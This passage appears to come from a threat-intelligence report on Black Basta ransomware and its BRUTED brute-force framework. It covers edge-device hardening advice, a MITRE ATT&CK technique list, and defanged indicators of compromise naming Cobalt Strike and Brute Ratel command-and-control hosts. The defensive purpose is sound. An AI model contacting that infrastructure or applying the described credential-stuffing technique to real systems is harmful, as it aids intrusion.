Finally, ransomware payloads encrypt network shares, virtualized environments (e.g., VMware ESXi), and cloud storage, rendering critical systems inoperable. This multi-layered attack strategy blends offensive security tools with advanced evasion techniques, ensuring persistence, widespread impact, and increased pressure for ransom payment.

Prevention Methodologies

Since Black Basta primarily targets firewalls, VPNs, and other edge network appliances, securing these devices is critical:

Ensure Up-to-Date Firmware & Patch Management

- Apply security patches for firewalls, VPNs, and remote access solutions **immediately** to mitigate known vulnerabilities.
- Regularly monitor **CISA's Known Exploited Vulnerabilities (KEV)** catalog and vendor advisories for emerging threats.

Strengthen Password /Login Policies

- Enforce **strong, unique passwords** for all edge devices and VPN accounts.
- Implement **password complexity requirements** to prevent brute-force and credential-stuffing attacks.
- Mandate **regular password rotation**, especially for privileged accounts.
- Implement **geo-blocking** to prevent access from unauthorized regions.

Disable Unnecessary Services & Features

- Turn off **unnecessary remote management** services such as **Telnet, FTP, or outdated SNMP versions**.

- Disable **default accounts** that are not needed.
- Use **role-based access control (RBAC)** to **limit administrative privileges**.

The BRUTED framework extracts SSL certificate details (such as Common Name (CN) and Subject Alternative Names (SAN)) from edge network devices to generate password pairs for brute-force attacks or search the exact victim company from internet. This method allows attackers to craft targeted credential-stuffing attempts using organization-specific naming conventions. To mitigate this threat, organizations should implement the following preventive measures:

- Avoid using company names, domains, or predictable words in SSL certificate fields.
- Use generic, non-descriptive values for Common Name (CN) and Subject Alternative Names (SAN) instead of exposing internal service names.
- Example: Instead of vpn.companyname.com, use randomized subdomains like access-secure-324.com.

MITRE ATT&CK TTPs

T1110.004 - Brute Force: Credential Stuffing
T1110.002 - Brute Force: Password Cracking
T1190 - Exploit Public-Facing Application
T1133 - External Remote Services
T1021.001 - Remote Services: Remote Desktop Protocol (RDP)
T1021.004 - Remote Services: SSH
T1566.001 - Phishing: Spearphishing Attachment
T1204.002 - User Execution: Malicious File
T1078 - Valid Accounts

T1078.002 - Valid Accounts: Domain Accounts
T1078.003 - Valid Accounts: Local Accounts
T1068 - Exploitation for Privilege Escalation
T1486 - Data Encrypted for Impact
T1489 - Service Stop
T1003 - OS Credential Dumping
T1003.001 - OS Credential Dumping: LSASS Memory
T1003.002 - OS Credential Dumping: Security Account Manager (SAM)
T1003.003 - OS Credential Dumping: NTDS
T1036 - Masquerading
T1036.005 - Masquerading: Match Legitimate Name or Location
T1572 - Protocol Tunneling
T1071.001 - Application Layer Protocol: Web Protocols
T1071.004 - Application Layer Protocol: DNS
T1090.002 - Proxy: External Proxy

T1090.003 - Proxy: Multi-hop Proxy
T1568.002 - Dynamic Resolution: Domain Generation Algorithms
T1573.002 - Encrypted Channel: Asymmetric Cryptography
T1095 - Non-Application Layer Protocol
T1105 - Ingress Tool Transfer
T1071.003 - Application Layer Protocol: Mail Protocols
T1059 - Command and Scripting Interpreter
T1059.001 - Command and Scripting Interpreter: PowerShell
T1059.003 - Command and Scripting Interpreter: Windows Command Shell
T1059.004 - Command and Scripting Interpreter: Unix Shell
T1070.004 - Indicator Removal: File Deletion
T1033 - System Owner/User Discovery
T1087 - Account Discovery
T1087.001 - Account Discovery: Local Account
T1087.002 - Account Discovery: Domain Account

T1018 - Remote System Discovery
T1083 - File and Directory Discovery
T1135 - Network Share Discovery
T1518.001 - Software Discovery: Security Software Discovery
T1217 - Browser Information Discovery
T1201 - Password Policy Discover
T1046 - Network Service Scanning
T1049 - System Network Connections Discovery
T1016 - System Network Configuration Discovery
T1482 - Domain Trust Discovery
T1590.002 - Gather Victim Network Information: DNS
T1595.002 - Active Scanning: Vulnerability Scanning
T1595.003 - Active Scanning: Wordlist Scanning
T1210 - Exploitation of Remote Services
T1078.004 - Valid Accounts: Cloud Accounts

T1567.002 - Exfiltration Over Web
T1048 - Exfiltration Over Alternative Protocol
T1048.003 - Exfiltration Over Protocol: SCP/FTP
T1562.001 - Impair Defenses: Disable or Modify Tools
T1562.009 - Impair Defenses: Safe Mode Boot
T1562.006 - Impair Defenses: Indicator Blocking
T1490 - Inhibit System Recovery
T1219 - Remote Access Software
T1543.003 - Create or Modify System Process: Windows Service
T1543.002 - Create or Modify System Process: Systemd Service
T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys
T1547.009 - Boot or Logon Autostart Execution: Shortcut Modification

IOCs

domain fuck-you-usa[.]com - SOCKS5 Proxy Network
45.140.17[.]40 - BRUTED Framework Infrastructure

45.140.17[.]24 - BRUTED Framework Infrastructure
45.140.17[.]23 - BRUTED Framework Infrastructure
2.57.149[.]22 - BRUTED Framework Infrastructure
2.57.149[.]25 - BRUTED Framework Infrastructure
2.57.149[.]231 - BRUTED Framework Infrastructure
2.57.149[.]237 - BRUTED Framework Infrastructure
wordst7512[.]net - Cobalt Strike C2
dns[.]investsystemus[.]net - Cobalt Strike C2
septcntr[.]com - Cobalt Strike C2
dns[.]wellsystemte[.]net - Cobalt Strike C2
dns[.]realeinvestment[.]net - Cobalt Strike C2
bionetcloud[.]com - Cobalt Strike C2
dns[.]clearsystemwo[.]net - Cobalt Strike C2
dns[.]artstrailreviews[.]com - Cobalt Strike C2
getnationalresearch[.]com - Cobalt Strike C2

dns[.]gift4animals[.]com - Cobalt Strike C2
45.155.249[.]55 - Brute Ratel C2

Reference:

[1] “Telegram: Contact @ExploitWhispers.” Accessed: Feb. 27, 2025. [Online]. Available: https://t.me/ExploitWhispers

[2] T. H. News, “Leaked Black Basta Ransomware Chat Logs Reveal Inner Workings and Internal Conflicts,” The Hacker News. Accessed: Feb. 27, 2025. [Online]. Available: https://thehackernews.com/2025/02/leaked-black-basta-chat-logs-reveal.html

[3] “Security considerations for edge devices | Cyber.gov.au.” Accessed: Feb. 27, 2025. [Online]. Available: https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/network-hardening/securing-edge-devices/security-considerations-edge-devices

[4] “What is Microsoft Remote Desktop Web Access (Microsoft RD Web Access)? | Definition from TechTarget,” SearchWindows Server. Accessed: Feb. 27, 2025. [Online]. Available: https://www.techtarget.com/searchwindowsserver/definition/Microsoft-Remote-Desktop-Web-Access-Microsoft-RD-Web-Access

---